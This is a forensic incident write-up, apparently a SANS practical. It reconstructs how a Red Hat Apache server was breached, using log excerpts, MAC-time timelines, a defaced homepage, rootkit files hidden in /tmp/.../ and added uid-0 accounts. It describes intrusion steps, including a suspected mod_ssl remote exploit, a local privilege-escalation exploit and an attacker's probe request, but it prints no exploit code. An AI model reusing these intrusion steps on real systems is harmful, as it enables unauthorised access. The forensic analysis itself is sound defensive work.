The last two users have been added comparing with the backup file (`/etc/passwd-` MAC (EDT): 2004.04.06 18:16:01, 2004.04.08 04:12:29, 2004.04.08 04:12:29).
It will be explored deeply in the timeline analysis, but there are very good chances that these accounts have been created and used by the hacker on the system.

According to this, the shadow files present an “online” version with the above two new users (and checksum for passwords), and a backup file not containing them.

We could try a brute force attack against passwords in the above shadow files, but it's time consuming and we don't expect the eventual hacker to use his home address as a password...

And finally let's have a look of the main page of the webserver, to verify that the box has been compromised, we have a look of the root directory of the webserver apache, here we have extracted the main page of the webserver using autopsy:

Contents Of File: `/var/www/html/index.html`

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<HTML>
 <HEAD>
  <TITLE>Test Page for the Apache Web Server on Red Hat
Linux</TITLE>
 </HEAD>
<!-- Background white, links blue (unvisited), navy (visited),
red (active) -->
 <BODY BGCOLOR="#FFFFFF">

  <H1 ALIGN="CENTER">h0st 0wn3d by GpW</H1>

  GpW challenges SANS Track 8 students to figure out how we got
in on this system.
 </BODY>
</HTML>
```

We can note that the home page has been defaced, and the original index.html file was saved in the `index.html.save`. This happened on 2004.04.08 at 14:00:00, as reported in the following screenshot taken from autopsy on the document root directory.
Note that autopsy is able to show deleted files, marking them in red, and with a check in the first column. One of the features we will use later is the “Deleted Files Recovery mode”, a feature of autopsy enabling to browse and possibly look into deleted files. Obviously this is possible if the system didn’t re-allocate the space of the deleted file to another file, but in this case autopsy highlights this in the last column referring to meta-data, indicating that the i-node associated with filename has been re-allocated.



Figure 3 - MACtimes for /var/www/html/

So the challenge seems to be on how did they get in, let's try to assess it going in depth with the analysis.

Log analysis and timeline analysis

We start with a file analysis of the `/var/log/` directory, looking for useful logs. In particular looking at the following logfiles:

```
/var/log/messages
/var/log/secure
/var/log/boot.log
/var/log/httpd/access_log
/var/log/httpd/error_log
/var/log/httpd/ssl_engine_log
/var/log/rpmpkgs
```

We can highlight the following events, inserting some comments in-line using à comment format. These events will then be checked against timeline analysis.

In doing this, we have to keep in mind that having been able to modify passwd file and so having had root privileges, the hacker can have modified log files. The timeline analysis will be the most reliable double check against them.

From /var/log/messages we can see:

```
Apr  8 03:21:22 oops httpd: httpd startup succeeded
à daemon started, webserver on-line
...
Apr  8 03:31:51 oops sshd(pam_unix)[11912]: session opened for user root by
(uid=0)
à root access via SSH
...
Apr  8 13:33:51 oops sshd(pam_unix)[13286]: authentication failure; logname=
uid=0 euid=0 tty=NODEVssh ruser= rhost=10.10.10.171  user=getit
Apr  8 13:34:01 oops sshd(pam_unix)[13286]: session opened for user getit by
(uid=0)
à remote ssh access, with an authentication failure, and then a session
opened with success... user "getit", and uid=0! We have an IP address:
10.10.10.171... only good for string search at this phase

Apr  8 13:34:10 oops su(pam_unix)[13326]: session opened for user gotit by
getit(uid=500)
Apr  8 13:35:09 oops su(pam_unix)[13326]: session closed for user gotit
Apr  8 13:40:38 oops su(pam_unix)[13403]: session opened for user gotit by
getit(uid=500)
Apr  8 13:41:28 oops su(pam_unix)[13403]: session closed for user gotit
Apr  8 13:42:08 oops su(pam_unix)[13464]: authentication failure;
logname=getit uid=500 euid=0 tty= ruser=getit rhost=  user=root
Apr  8 13:42:16 oops su(pam_unix)[13465]: session opened for user gotit by
getit(uid=500)
Apr  8 13:43:02 oops su(pam_unix)[13465]: session closed for user gotit
Apr  8 13:44:09 oops sshd(pam_unix)[13532]: session opened for user getit by
(uid=0)
Apr  8 13:45:35 oops su(pam_unix)[13579]: session opened for user gotit by
getit(uid=500)
Apr  8 13:45:35 oops su(pam_unix)[13579]: session closed for user gotit
Apr  8 13:45:43 oops su(pam_unix)[13623]: session opened for user gotit by
getit(uid=500)
Apr  8 13:49:43 oops su(pam_unix)[13840]: session opened for user gotit by
getit(uid=500)
Apr  8 14:03:59 oops shutdown: shutting down for system halt
Apr  8 14:04:19 oops shutdown: shutting down for system halt
Apr  8 14:04:59 oops su(pam_unix)[13840]: session closed for user gotit
Apr  8 14:05:00 oops sshd(pam_unix)[13532]: session closed for user getit
Apr  8 14:05:05 oops su(pam_unix)[13623]: session closed for user gotit
Apr  8 14:05:06 oops sshd(pam_unix)[13286]: session closed for user getit
```

So after the httpd daemon starting, we have some access using SSH, most for the suspect accounts found on `/etc/passwd`

From Contents Of File: `/var/log/secure`

```
Apr  8 03:10:49 oops sshd[900]: Server listening on 0.0.0.0 port 22.
Apr  8 03:18:26 oops sshd[899]: Server listening on 0.0.0.0 port 22.
Apr  8 03:31:46 oops sshd[11912]: Could not reverse map address 192.168.17.1.
Apr  8 03:31:51 oops sshd[11912]: Accepted password for root from
192.168.17.1 port 44584 ssh2
à the access seen on the above /var/log/messages

Apr  8 04:12:29 oops useradd[12839]: new group: name=getit, gid=500
Apr  8 04:12:29 oops useradd[12839]: new user: name=getit, uid=500, gid=500,
home=/home/getit, shell=/bin/bash
à new user added, worth to examine the sshd configuration

Apr  8 13:33:43 oops sshd[13286]: Could not reverse map address 10.10.10.171.
```

```
Apr  8 13:33:53 oops sshd[13286]: Failed password for getit from 10.10.10.171
port 34647 ssh2
Apr  8 13:33:59 oops sshd[13286]: Failed password for getit from 10.10.10.171
port 34647 ssh2
Apr  8 13:34:01 oops sshd[13286]: Accepted password for getit from
10.10.10.171 port 34647 ssh2
Apr  8 13:43:35 oops sshd[13530]: Could not reverse map address 192.168.17.1.
Apr  8 13:43:35 oops sshd[13530]: Connection closed by 192.168.17.1
Apr  8 13:43:40 oops sshd[13531]: input_userauth_request: illegal user
dgoldsmith
à here we have an illegal username used “dgoldsmith”, maybe unuseful, by now
just let’s track it

Apr  8 13:43:50 oops sshd[13531]: Could not reverse map address 10.10.10.171.
Apr  8 13:43:50 oops sshd[13531]: Failed none for illegal user dgoldsmith
from 10.10.10.171 port 34771 ssh2
Apr  8 13:43:50 oops sshd[13531]: Failed publickey for illegal user
dgoldsmith from 10.10.10.171 port 34771 ssh2
Apr  8 13:43:50 oops sshd[13531]: Failed keyboard-interactive for illegal
user dgoldsmith from 10.10.10.171 port 34771 ssh2
Apr  8 13:43:52 oops sshd[13531]: Connection closed by 10.10.10.171
Apr  8 13:44:07 oops sshd[13532]: Could not reverse map address 10.10.10.171.
Apr  8 13:44:09 oops sshd[13532]: Accepted password for getit from
10.10.10.171 port 34775 ssh2
```

The above log is important because it’s an evidence of SSH access failed and then successful, from the suspect IP (10.10.10.171) and with suspect users (getit). So it binds the user with the IP address, and confirms that some access to the system took place in the above timeframe.

We don't have much new information reading through `/var/log/boot.log`, we just confirm the system boot and the httpd daemon startup at Apr 8 03:21:22.

Analysing apache logfiles, we can see from Contents Of File: `/var/log/httpd/access_log`

```
10.10.10.171 - - [08/Apr/2004:03:35:05 -0400] "GET / HTTP/1.0" 200 2890 "-"
"-"
10.10.10.171 - - [08/Apr/2004:03:36:00 -0400] "GET / HTTP/1.1" 200 2890 "-"
"Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.2.1) Gecko/20030225"
10.10.10.171 - - [08/Apr/2004:03:36:00 -0400] "GET /poweredby.png HTTP/1.1"
200 1154 "http://192.168.17.80/" "Mozilla/5.0 (X11; U; Linux i686; en-US;
rv:1.2.1) Gecko/20030225"
10.10.10.171 - - [08/Apr/2004:03:36:00 -0400] "GET /icons/apache_pb.gif
HTTP/1.1" 200 2326 "http://192.168.17.80/" "Mozilla/5.0 (X11; U; Linux i686;
en-US; rv:1.2.1) Gecko/20030225"
à some access from the suspect IP, maybe a scan

10.10.10.171 - - [08/Apr/2004:03:36:51 -0400] "GET /mod_ssl:error:HTTP-
request HTTP/1.0" 400 535
à bad news, an error in the mod_ssl, it can be a normal error, but in the
worst case we could face a buffer overflow

10.10.10.171 - - [08/Apr/2004:03:37:01 -0400] "GET / HTTP/1.1" 200 2890
10.10.10.171 - - [08/Apr/2004:03:37:02 -0400] "GET /icons/apache_pb.gif
HTTP/1.1" 200 2326
10.10.10.171 - - [08/Apr/2004:03:37:02 -0400] "GET /poweredby.png HTTP/1.1"
200 1154
10.10.10.171 - - [08/Apr/2004:03:45:29 -0400] "POST /etc/passwd" 404 - "-" "-
"
```

```
à this post should be a fake one, the returning code is 404, so seems not to
succeed, we will check with the MACtimes timeline

10.10.10.171 - - [08/Apr/2004:13:59:26 -0400] "GET / HTTP/1.1" 200 398
```

From Contents Of File: `/var/log/httpd/error_log`

```
[Thu Apr  8 03:21:22 2004] [notice] Apache/1.3.23 (Unix)  (Red-Hat/Linux)
mod_ssl/2.8.7 OpenSSL/0.9.6b DAV/1.0.3 PHP/4.1.2 mod_perl/1.26 configured --
resuming normal operations
[Thu Apr  8 03:21:22 2004] [notice] suEXEC mechanism enabled (wrapper:
/usr/sbin/suexec)
à This is a warning that may be worth to examine

[Thu Apr  8 03:21:22 2004] [notice] Accept mutex: sysvsem (Default: sysvsem)
[Thu Apr  8 03:36:50 2004] [error] mod_ssl: SSL handshake failed: HTTP spoken
on HTTPS port; trying to send HTML error page (OpenSSL library error follows)
[Thu Apr  8 03:36:50 2004] [error] OpenSSL:
error:1407609C:lib(20):func(118):reason(156)
à sound bad... let's keep this timing

[Thu Apr  8 03:40:39 2004] [error] mod_ssl: SSL handshake failed (server
oops.company.com:443, client 10.10.10.171) (OpenSSL library error follows)
[Thu Apr  8 03:40:39 2004] [error] OpenSSL:
error:1406908F:lib(20):func(105):reason(143)
à sound very bad...

[Thu Apr  8 03:45:29 2004] [error] [client 10.10.10.171] File does not exist:
/var/www/html/etc/passwd
à the apparently unsuccessful post of /etc/passwd

[Thu Apr  8 03:50:39 2004] [error] mod_ssl: SSL handshake failed (server
oops.company.com:443, client 10.10.10.171) (OpenSSL library error follows)
[Thu Apr  8 03:50:39 2004] [error] OpenSSL:
error:1406908F:lib(20):func(105):reason(143)
[Thu Apr  8 03:57:29 2004] [error] mod_ssl: SSL handshake failed (server
oops.company.com:443, client 10.10.10.171) (OpenSSL library error follows)
[Thu Apr  8 03:57:29 2004] [error] OpenSSL:
error:1406908F:lib(20):func(105):reason(143)
à other times to be checked
```

The logfile `/var/log/httpd/ssl_engine_log` actually just confirms the above errors, an analysis of the timeline is urgent to understand if they were attacks or just normal errors.

For the suExec feature warning above, we read from http://httpd.apache.org/docs/suexec.html:

> *"The suEXEC feature -- introduced in Apache 1.2 -- provides Apache users the ability to run CGI and SSI programs under user IDs different from the user ID of the calling web-server. Normally, when a CGI or SSI program executes, it runs as the same user who is running the web server.*
>
> *Used properly, this feature can reduce considerably the security risks involved with allowing users to develop and run private CGI or SSI programs. However, if suEXEC is improperly configured, it can cause any number of problems and possibly create new holes in your computer's security. If you aren't familiar with managing setuid root programs and the security issues they present, we highly recommend that you not consider using suEXEC."*

And so it seems a risk, but as the analysis is unveiling it doesn't seem to be the vulnerability exploited for remote attack. More worrying are the SSL errors above.

From the files `/root/install.log` (MAC (EDT)2004.04.06 18:15:45, 2004.04.06 15:27:42, 2004.04.06 18:15:45) `/var/log/rpmpkgs` (MAC (EDT): 2004.04.08 04:02:03, 2004.04.08 03:24:34, 2004.04.08 04:02:03) we can take versions for installed RPM modules, this information could be useful when searching for known vulnerabilities. Here we report only few, maybe involved in the attack as far as the analysis is unveiling.

```
openssl-0.9.6b-18
apache-1.3.23-11
mod_ssl-2.8.7-4
openssh-3.1p1-3
krb5-libs-1.2.4-1
pam_krb5-1.55-1
krbafs-1.1.1-1
```

We will analyze the timeline of MACtimes (Modified: When the file data was last modified, Accessed: When the file data was last accessed, Changed: When the file status (inode data) was last changed).
We will extract the timeline using autopsy, then we will review it using vi (believe it or not, it's more user-friendly).
We immediately see something strange at the beginning of the timeline:

```
...
Sat Dec 16 1989 06:21:07     5212 m.. -/-r--r--r-- 1000     101      13581    /tmp/.../lrk5/sniffer/libpcap-
0.4/SUNOS4/nit_if.o.sparc
Sat Dec 16 1989 06:21:14     4267 m.. -/-r--r--r-- 1000     101      13582    /tmp/.../lrk5/sniffer/libpcap-
0.4/SUNOS4/nit_if.o.sun3
....
```

We immediately notice the directory (`/tmp/.../`) that is an attempt to hide files since the command to list files (ls) doesn't display files beginning with a point unless the option `-a` is specified. This confirms suspects from the `/etc/rc.local` about the hidden directory and adds lrk5 as another rootkit present on this system.
Note that the above are M-times ("`m--`"), so referring to the file data modification. That's why we find modules dated Sat Dec 16 1989, it could be the last modification of modules of the rootkit.

Then we notice that the installation of the box starts at Apr 06 2004 15:24 (creation of directories under `/`), and finishes with the `/boot/` directory filling at Apr 06 2004 18:21:31. Here dumped the timeline

```
Tue Apr 06 2004 18:16:02    214 ..c -/-rw-r--r-- root/gotit root 16701 /etc/lilo.conf.anaconda
                          12576 .a. -/-rw-r--r-- root/gotit root 59094 /usr/share/grub/i386-
redhat/reiserfs_stage1_5
                          11104 .a. -/-rw-r--r-- root/gotit root 59092 /usr/share/grub/i386-redhat/jfs_stage1_5
                           8896 mac -/-rw-r--r-- root/gotit root 4026  /boot/grub/ffs_stage1_5
```

```
                          9808 mac -/-rw-r--r-- root/gotit root 4025  /boot/grub/fat_stage1_5
                         10880 .a. -/-rw-r--r-- root/gotit root 59089 /usr/share/grub/i386-
redhat/e2fs_stage1_5
                         12576 mac -/-rw-r--r-- root/gotit root 4029  /boot/grub/reiserfs_stage1_5
                         12744 mac -/-rw-r--r-- root/gotit root 4031  /boot/grub/xfs_stage1_5
                         12744 .a. -/-rw-r--r-- root/gotit root 59098 /usr/share/grub/i386-redhat/xfs_stage1_5
                            22 mac l/lrwxrwxrwx root/gotit root 16702 /etc/grub.conf -> ../boot/grub/grub.conf
                         12744 .a. -/-rw-r--r-- root/gotit root 59098 /usr/share/grub/i386-
redhat/xfs_stage1_5;407304af (deleted-realloc)
                          1024 m.c d/drwxr-xr-x root/gotit root 4017  /boot/grub
                           512 .a. -/-rw-r--r-- root/gotit root  59095 /usr/share/grub/i386-redhat/stage1
                          9280 mac -/-rw-r--r-- root/gotit root 4028  /boot/grub/minix_stage1_5
                         11104 mac -/-rw-r--r-- root/gotit root 4027  /boot/grub/jfs_stage1_5
                          8896 .a. -/-rw-r--r-- root/gotit root 59091 /usr/share/grub/i386-redhat/ffs_stage1_5
                          9808 .a. -/-rw-r--r-- root/gotit root 59090 /usr/share/grub/i386-redhat/fat_stage1_5
                         10910 .a. -/-rwxr-xr-x root/gotit root 40019 /sbin/grub-install
                        254316 .a. -/-rwxr-xr-x root/gotit root 40018 /sbin/grub
                          9280 .a. -/-rw-r--r-- root/gotit root 59093 /usr/share/grub/i386-
redhat/minix_stage1_5
                        131008 mac -/-rw-r--r-- root/gotit root 4023  /boot/grub/stage2
                           543 mac -/-rw------- root/gotit root 4019  /boot/grub/grub.conf
                          8544 mac -/-rw-r--r-- root/gotit root 4030  /boot/grub/vstafs_stage1_5
                          8544 .a. -/-rw-r--r-- root/gotit root 59097 /usr/share/grub/i386-
redhat/vstafs_stage1_5
                            82 mac -/-rw-r--r-- root/gotit root 4021  /boot/grub/device.map
                         10880 mac -/-rw-r--r-- root/gotit root 4024  /boot/grub/e2fs_stage1_5
                           512 mac -/-rw-r--r-- root/gotit root 4022  /boot/grub/stage1
                            11 mac l/lrwxrwxrwx root/gotit root 4020  /boot/grub/menu.lst -> ./grub.conf
                        131008 .a. -/-rw-r--r-- root/gotit root 59096 /usr/share/grub/i386-redhat/stage2
Tue Apr 06 2004 18:21:31   1387 mac -/-rw-r--r-- root/gotit root 32408 /root/anaconda-ks.cfg
                           1387 mac l/-rw-r--r-- root/gotit root 32408 /etc/rc.d/rc2.d/K74nscd (deleted-
realloc)
Thu Apr 08 2004 03:10:25   4304 .a. -/-rw-r--r-- root/gotit root 16042 /lib/modules/2.4.18-
3/kernel/drivers/block/paride/fit2.o
```

Then we have the first boot, starting with access to kernel modules, on Apr 08 2004 03:10:25

Here there is the core part of the timeline, where the remote exploit takes place:

```
Thu Apr 08 2004 03:35:31    11 .a. l/lrwxrwxrwx root/gotit root 13312 /etc/init.d -> rc.d/init.d
                          9962 .a. -/-rwxr-xr-x root/gotit root 32257 /etc/rpm/macros.db1;407304af (deleted-
realloc)
                          9962 .a. -/-rwxr-xr-x root/gotit root 32257 /etc/rc.d/init.d/functions
                           952 .a. -/-rw-r--r-- root/gotit root 32274 /etc/sysconfig/init
                          6996 .a. -/-rwxr-xr-x root/gotit root 44316 /usr/lib/gconv/ISO8859-15.so
                          9962 .a. -/-rwxr-xr-x root/gotit root 32257 /etc/rpm/macros.db1 (deleted-realloc)
                            33 .a. -/-rwxr-xr-x root/gotit root 40012 /bin/fgrep
Thu Apr 08 2004 03:35:32   658 .a. -/-rw-r--r-- root/gotit root 15882 /etc/initlog.conf
                          3313 .a. -/-rwxr-xr-x root/gotit root 32303 /etc/rc.d/init.d/ipchains
                          9584 m.c -/-rw------- root/gotit root 13462 /var/log/boot.log
                          1654 .a. -/-rwxr-xr-x root/gotit root 42234 /sbin/service
                             0 mac -/-rw-r--r-- root/gotit root 39934 /var/lock/subsys/ipchains
                          3032 .a. -/-rwxr-xr-x root/gotit root 42237 /sbin/ipchains-restore
                         47520 .a. -/-rwxr-xr-x root/gotit root 42236 /sbin/ipchains
                         37617 .a. -/-rwxr-xr-x root/gotit root 42229 /sbin/initlog
```

à Here we know from logs that there were errors in mod_ssl module (openssl), so maybe the remote exploit

```
Thu Apr 08 2004 03:37:02   2326 .a. -/-rw-r--r-- root/gotit root 13315 /var/www/icons/apache_pb.gif
                           1154 .a. -/-rw-r--r-- root/gotit root 53144 /var/www/html/poweredby.png
Thu Apr 08 2004 03:42:54    515 .a. -/-rw------- root/gotit root 2803  /etc/ssh/ssh_host_key
                         219932 .a. -/-rwsr-xr-x root/gotit root 30613 /usr/bin/ssh
                           1167 .a. -/-rw-r--r-- root/gotit root 2688  /etc/ssh/ssh_config
                            515 .a. l/-rw------- root/gotit root 2803  /etc/rc.d/rc6.d/K73ypbind (deleted-
realloc)
```

```
                          887 .a. -/-rw------- root/gotit root 2894  /etc/ssh/ssh_host_rsa_key
                          668 .a. -/-rw------- root/gotit root 2896  /etc/ssh/ssh_host_dsa_key
```

à the use of the SSH client, maybe used to call home and take something forgotten... in case of exploit of apache they would only have a poor apache account, they need to escalate privileges to make interesting things.

```
Thu Apr 08 2004 03:42:56  4096 m.c d/drwx------ root/gotit root 2900 /root/.ssh
                          222 mac -/-rw-r--r-- root/gotit root 2901 /root/.ssh/known_hosts
```

à At a first sight, it would seem that the creation of the file is an evidence that the hacker has already root privileges, or the file itself is the backdoor, because it allows (if coupled with the existence and usage of .rhosts files) the inbound connection as root (the user's home directory where the file known_hosts is put). But with a further analysis we realized that rhosts is not used, and this file is created automatically when using ssh back to the hacker's system 10.10.10.171.

à So he or she still need to escalate privileges from apache

```
Thu Apr 08 2004 03:44:16 26728 .a. -/-rwxr-xr-x root/gotit root 30609 /usr/bin/scp
Thu Apr 08 2004 03:57:29  1403 m.c -/-rw-r--r-- root/gotit root 26660 /var/log/httpd/error_log
                             0 .a. -/-rw------- root/gotit root 14    /tmp/session_mm_apache0.sem
                             0 .a. -rw------- root/gotit root 13       <t8.sda7.dd-alive-13>
                           936 m.c -/-rw-r--r-- root/gotit root 26661 /var/log/httpd/ssl_engine_log
                             0 .a. -/-rw------- apache   root 39961 /var/run/httpd.mm.1163.sem
Thu Apr 08 2004 03:57:31 10312 .a. -/-rwxr-xr-x root/gotit root 42138 /bin/uname
                          8432 .a. -/-r-xr-xr-x root/gotit root 30306 /usr/bin/w
```

à From these footprint in the timeline, we can see that the hacker is looking around to see if anyone else is logged on the box (who command), and query the system probably to understand the operating system and kernel versions (later on we will discover that this info was useful to the hacker to find and execute a local exploit to gain root access)

Here what he or she have put in the `/root/.ssh/known_hosts`:

```
10.10.10.171 ssh-rsa
AAAAB3NzaC1yc2EAAAABIwAAAIEAv1Tdqs+kHdKDtXrLe+Uj3TJ9CRdS4efBbtI
89tQNWxNWf3VcAW7S4vNsau47Y/QjGgmuxKMdI2+Uy4J31Fnn4dmmVBpGFtIAFw
pMcw/86Y1PKHGOL/ams1UV3BpdY8p5ZixsF8HqDczHOIvkJeit2NNUhUw4xjnnc
qmhMlUnW3M=
```

But reading the man page for ssh we can see two important information:

- The use of `/$HOME/.ssh/known_hosts` is a possible way to grant client access to the system, but only when `rhosts` or `host.equiv` is used. Since `rhosts` and `host.equiv` are not used on this system, the fact that this file is present under the root account directory doesn't mean that the hacker can enter the system via ssh with root account and no authentication. From ssh man pages:

```
The second (and primary) authentication method is the rhosts or
hosts.equiv method combined with RSA-based host authentication.
It means that if the login would be permitted by .rhosts,
.shosts, /etc/hosts.equiv, or /etc/shosts.equiv, and
additionally it can verify the client's host key (see
$HOME/.ssh/known_hosts and /etc/ssh_known_hosts in the FILES
section), only then login is permitted. This authentication
method closes security holes due to IP spoofing, DNS
     spoofing and routing spoofing. [Note to the administrator:
/etc/hosts.equiv, .rhosts, and the rlogin/rsh protocol in
general, are inherently insecure and should be disabled if
security is desired.]
```

- The modification of `/root/.ssh/known_hosts` file it's an automatic change done by ssh, and so the fact that a file with write permission only to root is written, is not an evidence of privilege escalation, the hacker is inside, but still with apache user account. From ssh man pages:

```
Note that by default sshd(8) will be installed so that it
requires successful RSA host authentication before permitting
.rhosts authentication.  If the server machine does not have the
client's host key in /etc/ssh/ssh_known_hosts, it can be stored
in $HOME/.ssh/known_hosts.  The easiest way to do this is to
connect back to the client from the server machine using ssh;
this will automatically add the host key to
$HOME/.ssh/known_hosts
```

And then we have the escalation of privileges, using a local exploit, and the creation of accounts:

```
Thu Apr 08 2004 04:05:00  19015 ..c -/-rw-r--r-- apache   apache   26563    /tmp/.../local.tar.gz
Thu Apr 08 2004 04:05:09  19015 .a. -/-rw-r--r-- apache   apache   26563    /tmp/.../local.tar.gz
à creation as apache of files in the hidden directory /tmp/.../  It's worth analyzing the content of that dir
after the timeline dumped.

Thu Apr 08 2004 04:06:26  17810 ..c -rwsr-sr-x root/gotit root     13283    <t8.sda7.dd-alive-13283>
Thu Apr 08 2004 04:08:08  17810 .a. -rwsr-sr-x root/gotit root     13283    <t8.sda7.dd-alive-13283>
Thu Apr 08 2004 04:08:41  88952 .a. -/-rw-r--r-- root/gotit root     13286    /lib/modules/2.4.18-3/modules.dep
Thu Apr 08 2004 04:09:03     22 .a. -/-rw-r--r-- root/gotit root     77707    /usr/include/linux/user.h
                          4921 .a. -/-rw-r--r-- root/gotit root     106544   /usr/include/asm/user.h
                         12014 .a. -/-rw-r--r-- root/gotit root     33412    /usr/include/sys/stat.h
                          4881 .a. -/-rw-r--r-- root/gotit root     91933    /usr/include/bits/stat.h
                          4358 .a. -/-rw-r--r-- root/gotit root     33397    /usr/include/sys/ptrace.h
Thu Apr 08 2004 04:10:48  26534 ..c -/-rw-r--r-- apache   apache   26564    /tmp/.../local2.tar.gz
Thu Apr 08 2004 04:10:55   4096 mac drwxr-xr-x apache   apache   13281    <t8.sda7.dd-alive-13281>
Thu Apr 08 2004 04:11:04  18550 ..c -/-rwxr-xr-x apache   apache   39846    /tmp/.../local/test2
                          4096 ..c d/drwxr-xr-x apache   apache   39841    /tmp/.../local
                         26534 .a. -/-rw-r--r-- apache   apache   26564    /tmp/.../local2.tar.gz
                         17810 .ac -/-rw-r--r-- apache   apache   39843    /tmp/.../local/p
                          3046 .ac -/-rw-r--r-- apache   apache   39844    /tmp/.../local/p.c
                          7350 .ac -/-rw-r--r-- apache   apache   39845    /tmp/.../local/km3.c
Thu Apr 08 2004 04:11:12  18550 .a. -/-rwxr-xr-x apache   apache   39846    /tmp/.../local/test2
à the local exploit!

Thu Apr 08 2004 04:11:26      6 .a. l/lrwxrwxrwx root/gotit root     42149    /sbin/modprobe -> insmod
                         19910 .ac -/-rwsr-sr-x root/gotit root     39842    /tmp/.../local/test
Thu Apr 08 2004 04:12:29    191 .a. -/-rw-r--r-- root/gotit root     39980    /etc/skel/.bash_profile
                            533 m.c -/-rw-r--r-- root/gotit root     16721    /etc/group
                              0 mac -/-rw-rw---- getit    getit    13466    /var/spool/mail/root.lock (deleted-
realloc)
                             24 m.c -/-rw-r--r-- getit    getit    30466    /home/getit/.bash_logout
                            854 .a. -/-rw-r--r-- root/gotit root     42493    /etc/skel/.emacs
                             10 .a. l/lrwxrwxrwx root/gotit root     12       /var/mail -> spool/mail
                            438 m.c -/-r-------- root/gotit root     16726    /etc/gshadow
                            824 .ac -/-rw------- root/gotit root     16716    /etc/shadow-
                            124 m.c -/-rw-r--r-- getit    getit    30468    /home/getit/.bashrc
                            191 m.c -/-rw-r--r-- getit    getit    30467    /home/getit/.bash_profile
                           4096 m.c d/drwxrwxr-x root/gotit mail     13289    /var/spool/mail
                            520 .ac -/-rw------- root/gotit root     13537    /etc/group-
                           1257 .ac -/-rw------- root/gotit root     13542    /etc/passwd-
                            854 .a. -/-rw-r--r-- root/gotit root     42493    /etc/skel/.emacs;407304af
(deleted-realloc)
                            854 mac -/-rw-r--r-- getit    getit    30469    /home/getit/.emacs
                             24 .a. -/-rw-r--r-- root/gotit root     39979    /etc/skel/.bash_logout
                            124 .a. -/-rw-r--r-- root/gotit root     39981    /etc/skel/.bashrc
                           4096 .a. d/drwxr-xr-x root/gotit root     39848    /etc/skel
                              0 mac -/-rw-rw---- getit    getit    13466    /var/spool/mail/getit
                            428 .ac -/-rw------- root/gotit root     16717    /etc/gshadow-
Thu Apr 08 2004 04:12:42  52168 .a. -/-rwxr-xr-x root/gotit root     30185    /usr/sbin/useradd
```

```
                              6 mac -/-rw------- root/gotit root     16714    /etc/shadow.lock
                             96 .a. -/-rw------- root/gotit root     13324    /etc/default/useradd;407304af
(deleted-realloc)
                              6 mac -/-rw------- root/gotit root     16593    /etc/passwd.lock
                              6 mac -/-rw------- root/gotit root     16723    /etc/gshadow.lock
                              6 mac -/-rw------- root/gotit root     16718    /etc/httpd/conf/.httpd.conf.swx
(deleted-realloc)
                              6 mac -/-rw------- root/gotit root     16718    /etc/group.lock
                            438 .a. -/-r-------- root/gotit root     16726    /etc/gshadow
                              6 mac -/-rw------- root/gotit root     16593    /etc/httpd/conf/.httpd.conf.swp
(deleted-realloc)
                           1180 .a. -/-rw-r--r-- root/gotit root     13325    /etc/login.defs
                             96 .a. -/-rw------- root/gotit root     13324    /etc/default/useradd
Thu Apr 08 2004 04:13:30   1325 m.c -/-rw-r--r-- root/gotit root     16725    /etc/passwd
Thu Apr 08 2004 04:14:26 459852 .a. -/-rwxr-xr-x root/gotit root     58808    /usr/lib/libglib-2.0.so.0.0.1
                            211 .a. -/-rw-r--r-- root/gotit root     15841    /etc/pam.d/passwd
                          14096 .a. -/-rwxr-xr-x root/gotit root     58810    /usr/lib/libgmodule-2.0.so.0.0.1
                          80369 .a. -/-rwxr-xr-x root/gotit root     59301    /usr/lib/libuser.so.1.1.1
                             16 .a. l/lrwxrwxrwx root/gotit root     59303    /usr/lib/libuser.so.1 ->
libuser.so.1.1.1
                             23 .a. l/lrwxrwxrwx root/gotit root     58809    /usr/lib/libgmodule-2.0.so.0 ->
libgmodule-2.0.so.0.0.1
                          15104 .a. -/-r-s--x--x root/gotit root     30403    /usr/bin/passwd
                             23 .a. l/lrwxrwxrwx root/gotit root     58811    /usr/lib/libgobject-2.0.so.0 ->
libgobject-2.0.so.0.0.1
                         285972 .a. -/-rwxr-xr-x root/gotit root     58812    /usr/lib/libgobject-2.0.so.0.0.1
